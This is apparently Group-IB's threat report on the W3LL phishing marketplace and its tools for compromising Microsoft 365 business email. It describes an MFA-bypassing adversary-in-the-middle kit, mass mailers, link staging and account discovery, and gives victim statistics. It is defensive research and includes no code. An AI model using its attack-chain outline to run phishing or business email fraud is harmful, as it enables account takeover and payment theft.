


THREAT REPORT

W3LL DONE: HIDDEN PHISHING ECOSYSTEM DRIVING BEC ATTACKS

GROUP-IB.COM

TABLE OF CONTENTS

01

DISCLAIMER

1. The report was written by Group-IB experts without any third-party funding.

2. The report describes the tactics, tools, and infrastructure used by various threat groups who engage in business email compromise. In publishing this report, our goals are (i) to minimize the risk that these groups will commit further crimes, (ii) to help suppress any such activity in a timely manner, and (iii) to raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their enviroment for compromise, as well as recommendations on how to protect against future attacks. Technical details are provided mainly for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technology or any other field.

3. The report is for information purposes only and Group-IB is limiting its distribution. Readers are not authorized to use it for commercial purposes or any other purposes not related to training or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.

4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use any of its content without the copyright holder's prior written consent.

5. In case of copyright infringement, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the offender as provided by law, including recovery of damages.

02 ACKNOWLEDGEMENTS

An initial investigation was launched by Roberto Martinez. The Group-IB Threat intelligence and Hight Tech Crime Investigation units would like to thank Roberto for his contribution. We will always be delighted to welcome him at our office.

Group-IB would also like to thank every person and organization that helped us to enrich our data and reach out to victims but who cannot be named here.

This document was written by the Group-IB High-Tech Crime Investigation and Threat Intelligence teams.

Authors:

→ **Anton Ushakov**

Deputy Head of the High-Tech Crime Investigation Department (Europe), Group-IB

→ **Martijn van den Berk**

Junior Cyber Threat Intelligence Analyst (Europe), Group-IB

03

PREFACE: THE RISE OF A BEC EMPIRE

Business Email Compromise (BEC) is a cyber threat that has been gaining momentum in recent years, posing significant risks to organizations of all sizes and in all industries. According to **the FBI Internet Crime Report 2022**, BEC became the second-largest cybercriminal threat, with losses totaling **$2.7 billion** in the US alone. Over the past few years, BEC jumped from the bottom of the cyber threat landscape to being one of the most impactful threats for all types of organizations. At the same time, it is a relatively hustle-free cybercrime that does not require outstanding technical skills and knowledge, which raises many questions: What made this growth possible? How do BEC threat actors run their malicious campaigns? What can be done to stop them?

The way that threat actors have evolved has been one of the main factors contributing to the surge in BEC. Once considered low-skill hackers who use legacy tools, threat actors who focus on business email compromise have evolved into diversified and self-sufficient criminal rings. And the more they progress, the more sophisticated their tools become.

Phishing has always been an essential part of BEC as the main intrusion vector, which means that the development of related phishing instruments has played a key role in enhancing the scale and efficiency of attacks. One of the first tools that came into the game was a Simple Mail Transfer Protocol **(SMTP) sender** (aka mailer). With its ability to send hundreds of emails within minutes, it significantly increased the scale of phishing campaigns, allowing threat actors to target a wider range of victims and cover more regions and industries. The tool's popularity did not go unnoticed by the underground market. Various underground vendors quickly began developing and selling custom SMTP senders, which fueled the evolution of BEC campaigns.

Phishing kits are another essential weapon in the arsenal of any BEC threat actor. The quality and efficiency of phishing kits have become defining factors in the success of attacks, so criminal vendors have responded by tailoring phishing kits to specific scenarios or faking businesses from specific industries. For BEC campaigns, cybercriminal developers have narrowed their focus and created kits specifically for compromising corporate email services.

The ever-increasing demand for phishing instruments and the wide array of options available have created a thriving illicit market that continues to attract more and more vendors. The competition has led to innovation, with phishing developers constantly seeking new ways to make their malicious tools more efficient by adding new features or coming up with different approaches to running their criminal business. And that evolution is hardly slowing down.

Emerging trends in business email compromise

Adversary-in-the-middle (AitM) technique implemented in phishing kits

As part of AitM, attacker-controlled infrastructure is placed between a victim and a genuine server, which enables threat actors to manipulate and modify requests to their advantage. In phishing campaigns specifically, this technique makes it possible for threat actors to steal session cookies and bypass multi-factor authentication (MFA), thereby gaining direct access to victims' accounts undetected and ensuring better persistence.

Implementing AitM in phishing instruments is not a new phenomenon (as seen with **evilginx2**, **Modlishka**, etc.). Only a handful of criminal developers have been offering custom AitM phishing kits, and only since last year. The trend may soon become more widespread, however, and result in AitM implementation becoming a standard feature for more phishing kits forcing a rethink of how MFA should be performed.

Enhanced automation

BEC attacks have become more automated, with underground developers offering new types of tools that make attacks more effective and efficient. Automating attack stages such as account compromise and account discovery allows threat actors to target way more victims and then expand this trend to other processes, thereby increasing their efficiency even more.

Phishing attachments


Instead of using typical phishing emails, threat actors try to come up with new ways of delivering malicious links. Using downloadable phishing attachments ("offline letters", as criminals call them) with embedded JavaScript elements that display a fake page is a relatively new technique used by BEC threat actors, which changes the way victims interact with phishing lures.

Sophisticated link staging and traffic filtering techniques by default

Various anti-bot solutions and more complex link stagers make successful compromise much more likely and at the same time make it more difficult to detect phishing pages.

Phishing-as-a-service and phishing tool ecosystems

This is another trend toward which the cybercriminal market is heading. Phishing developers build managed services around their phishing tools, amplifying them with all-in-one platforms. These managed services and platforms enable newcomers to easily start their malicious campaigns without the hassle of choosing and configuring the right tools, which in turn attracts more and more criminals to this type of activity.



04

INTRODUCTION: W3LL – A HIDDEN ALL-IN-ONE PHISHING ECOSYSTEM FOR BEC

In 2022, while investigating a phishing attack against an aviation company based in the Asia-Pacific region, Group-IB specialists identified a previously unseen player in the phishing vendor arena: **W3LL**. This threat actor has been active since 2017 and has created their own private ecosystem of highly effective phishing tools for compromising corporate email accounts, which compelled us to dig deeper into their activity.

As further investigation revealed, the threat actor had looked at all the recent phishing trends and established a well-organized criminal business by developing and selling a full spectrum of tools and supplementary items required for phishing operations. They created their own underground marketplace called **W3LL Store**, which brings together a closed community of threat actors who buy and use W3LL tools to compromise corporate email accounts and carry out BEC attacks. Group-IB researchers identified Telegram groups and chats controlled by W3LL as well as the infrastructure related to W3LL phishing campaigns. By analyzing the infrastructure and examining W3LL Store, we estimated the number of threat actors who use W3LL's tools for BEC-focused phishing campaigns as well as the number of their potential targets together with the damages caused, which amount to hundreds of thousands, if not millions, of euros per victim.

W3LL's key weapon is a **private AitM phishing kit** called **W3LL Panel OV6** (W3LL Panel), which allows adversaries to bypass MFA and compromise corporate email accounts all around the world. The phishing kit was created to compromise corporate Microsoft 365 accounts specifically and includes many noteworthy implementations, which makes it one of the most advanced phishing kits in its class.

In this report, we share our findings on phishing operations involving W3LL tools. We analyze them and shed light on W3LL Store as a criminal business. The report contains a list of **indicators of compromise** (IoCs) and **YARA rules**, which can be used to hunt for and detect W3LL Panel phishing pages. The Group-IB team has also compiled a list of mitigation techniques that corporate security teams can use to better protect against BEC attempts involving W3LL tools.

All the information collected by Group-IB cyber investigators about W3LL has been shared with relevant law enforcement organizations.

05 KEY FINDINGS

1. **W3LL** is a major player in the phishing developing arena at the present time that remains unexplored.

2. W3LL has been **active since 2017**.

3. In 2018, the threat actor created its own underground market called **W3LL Store** for a closed community of phishers who purchase W3LL tools to carry out BEC attacks. Communication on W3LL Store occurs in **English**.

4. W3LL's major weapon is a **private AitM phishing kit** called **W3LL Panel OV6**, which is designed to bypass MFA and target companies regardless of their origin.


5. W3LL offers a 3-month phishing kit subscription for **$500** with a subsequent monthly fee of **$150**

6. Most of the identified targets are companies in the **US**, the **UK**, **Australia** and **Europe** primarily operating in the **manufacturing**, **IT**, and **financial services sectors**.

7. Group-IB researchers identified that between October 2022 and July 2023 W3LL's phishing tools were used to target more than **56,000 corporate Microsoft 365 accounts** and at least **8,000** of them were ultimately **compromised**.

8. W3LL tools are used by about **500 individual threat actors** involved in BEC-focused phishing campaigns.

9. In addition to W3LL Panel OV6, W3LL has 16 fully customized tools entirely compatible with each other, **such as SMTP senders (PunnySender and W3LL Sender)**, **malicious link stager (W3LL Redirect)**, vulnerability scanner **(OKELO)**, **reconnaissance tools**, and many more.



Victims and statistics

For the past ten months, **we have identified at least 858 unique phishing websites** that can be attributed to W3LL tools. According to data collected from W3LL's Telegram groups, during the same period threat actors who used W3LL's phishing tools targeted over **56,000 corporate Microsoft 365 accounts** and more than **8,000 (about 14.3%)** of them were compromised. The actual number of victims and the final impact could be even more far-reaching.

W3LL tools are designed to target companies regardless of where they are based, but most of the identified targets are businesses in the **US**, **the UK**, **Australia**, and **Europe** (**Germany**, **France**, **Italy**, **Switzerland**, **the Netherlands**). The most often targeted industries are manufacturing, IT, financial services, consulting, healthcare, and legal services. After compromising a target, threat actors may employ various scenarios to benefit from the attack: data theft, fake invoice scam, email owner impersonation or use the business email for malware distribution.

In terms of specific victims, the statistics is not definitive as it is mainly sourced from anonymized phishing panel screenshots published by threat actors and phishing attachments found in the wild. The victims were identified based on **VirusTotal** submissions, which suggests that they have been aware of the malicious activity.

Country	%
USA	56.9
UK	6.9
Australia	4.6
Germany	2.6
Canada	2.1
France	2.1
Netherlands	2.0
Switzerland	1.8
Italy	1.6
India	1.3
Austria	1.1
Norway	1.0
Denmark	1.0
Sweden	0.8
Spain	0.8
Other	13.4

Industry	%
Manufacturing and engineering	17.5
Information technology	10.6
Consulting	8.2
Financial services	8.0
Healthcare	7.5
Other	48.2

W3LL's main tools

W3LL sells over 16 custom tools developed for a single purpose: to increase the probability of a business email account compromise. W3LL's main phishing arsenal consists of **five custom tools**:

Tool	Description	Main features
Punny Sender ↗	SMTP sender, a tool for bulk email spam Delivers phishing emails/attachments weaponized with malicious links	• Obfuscation of email headers using Punycode • Email body encryption • Dynamically adjustable phishing email templates • Variable substitution in emails/attachments during runtime • Downloadable custom phishing attachments with embedded JS elements • Subscription-based purchase model with token activation
W3LL Sender ↗	Another custom SMTP sender	Similar to Punny Sender
W3LL Redirect ↗	Malicious link stager Generates initial phishing links, filters visitors, and protects phishing pages from detection	• URL formatting customization • Smuggling the victim's email as a URL parameter ("AutoGrab") • Custom API • GeoIP filtering rules • Google CAPTCHA protection
W3ll Panel ↗	AitM phishing kit for compromising corporate Microsoft 365 accounts Harvests and verifies credentials, obtains session cookies, exfiltrates stolen data, and provides capabilities to configure and manage phishing campaigns	• AitM functionality: hijacking session cookies, validating credentials, retrieving victim account data • Smuggling the victim's email in a URL ("AutoGrab") • Token-based activation • Custom W3LL Store API • Anti-bot functionality • Multiple layers of source code obfuscation • Custom admin panel • Telegram/email/file exfiltration
CONTOOL ↗	Automated account discovery, monitoring and data exfiltration instrument	• Acting like an Azure web app and uses the Microsoft Graph API to retrieve data from Microsoft 365 accounts • Uses the W3LL Store API • Harvesting all email addresses, phone numbers, URLs related to a victim • Exfiltrating emails, attachments and documents by keyword search • "Box listener". Option for monitoring and manipulating incoming emails • Telegram notifications for the threat actor

By combining these tools and putting them together as one pipeline, threat actors could easily run complex and highly effective BEC phishing campaigns on a large scale.

W3LL Store

Apart from creating the private phishing tools, W3LL also launched a place to sell them: **W3LL Store**, a hidden underground marketplace. W3LL Store offers managed phishing solutions for criminals of any level of skill who want to carry out BEC phishing campaigns: compromised email accounts, lists of victim emails, access to compromised servers and websites, custom phishing lures, VPN accounts, phishing kits, and more. According to Group-IB's rough estimates, W3LL's Store's turnover for the last 10 months may have reached $500,000.

Apart from serving as a marketplace, W3LL Store provides tool management capabilities and acts as the backend for W3LL's API-based instruments.


Attack scheme

How exactly do threat actors use W3LL tools to compromise hundreds of corporate email accounts? The general scenario of a BEC attack involving W3LL tools consists of six main stages:

Stage	W3LL tool(s) involved
Preparation ↗	LOMPAT (email validator), OKELO (vulnerability scanner)
Delivery of phishing emails ↗	W3LL Sender, Punny Sender
Malicious link staging ↗	W3LL Redirect
Account compromise ↗	W3LL Panel
Account discovery ↗	CONTOOL
Impact ↗	NA (manual social engineering methods)

Figure 1. Compromise scenario scheme

BEC attack scheme involving W3LL tools:


W3LL tool
Malicious object/action
Technique
Victim's data
Legitimate object
PHISHING EMAIL DELIVERY
SMTP sender (Punny/W3LL Sender)
Delivers
Phishing email
Option 2. Victim downloads and opens in blank browser window
Phishing email attachment (.htm/.html)
Triggers
Obfuscated JS element
Redirects to phishing page
Option 1. Victim clicks directly in email body
MALICIOUS LINK STAGING
Initial phishing link
Either this
Or these
Links stager (W3LL Redirect)
• Legitimate cloud hosting (firebase)
• Compromised websites
• W3LL managed redirect
Or their combination
Other redirecting techniques
• Websites with "open-redirect "weakness
• Abuse of legitimate services (Replit, Google Translate, link shortners)
Wikipedia
Redirecting to phishing page
Anti-bot script
Redirects unpermitted visitor
Loads phishing page for permitted visitor
ACCOUNT COMPROMISE
AiTM functionality
Retrieves victim's account data
Phishing page (W3LL Panel)
Grabs
Credentials
Session cookie
Stores the cookie
hastebin[.]com
Microsoft365 servers
Sends OTP code for MFA
Receives session cookie
Performs MFA and retrieves session cookie
W3LL tool backend (W3LL Store)
Exfiltration destination
• Email
• Telegram
• Local file
Data is sent to
Threat actor gains access without triggering MFA
ACCOUNT DISCOVERY
Email threads related to financial liabilities
Finding
Documents, emails and other data
CONTOOL
Microsoft 365 account
Lateral movement
Amending payment details
Automated account discovery
Threat actor sets up
IMPACT
Unauthorized payment
Data exfiltration
Account access removal

06 PHISHING CAMPAIGNS INVOLVING W3LL TOOLS

W3LL tools are designed to compromise Microsoft 365 corporate email accounts specifically, offering criminals a wide range of features, customization options, and capabilities to run BEC phishing campaigns.

Phishing campaigns involving W3LL tools are highly persuasive. Moreover, they usually involve not only the phishing kit, but other W3LL phishing tools, covering almost the entire kill chain of BEC attacks. Let’s explore the entire W3LL kill chain.

Preparation

RETURN TO TABLE ↑

Before launching a phishing campaign, BEC threat actors obtain and prepare all the necessary weapons. For most threat actors who use W3LL tools, the process is similar.

Obtaining a list of victims

This can be done in two different ways: (1) Buy a ready-to-use list of victims directly from a W3LL Store vendor, (2) harvest email addresses manually and refine them by making use of Microsoft 365 email validator and refiner tools developed by W3LL. Either way, W3LL Store allows cybercriminals to choose their own path and provides everything they could need.

Obtaining malicious tools

Next, threat actors obtain the tools they will use. As in the first step, W3LL Store provides all the instruments that cybercriminals could need to conduct a phishing campaign: phishing kit, SMTP sender, link stager, and other support tools.

Deploying and configuring the tools

When it comes to deploying and hosting W3LL tools, to complicate detection and takedown processes, threat actors prefer to host them on compromised infrastructure rather than set up their own. In such cases too W3LL Store provides flexibility: threat actors can purchase access to compromised servers/web services directly or use a custom W3LL scanner (OKELO) to harvest vulnerable CMS systems and gain access themselves.

Deploying the W3LL Panel phishing kit is another important step in preparing a campaign. This process differs from using typical phishing kits and is described in detail in the “**W3LL Panel phishing kit**” section.

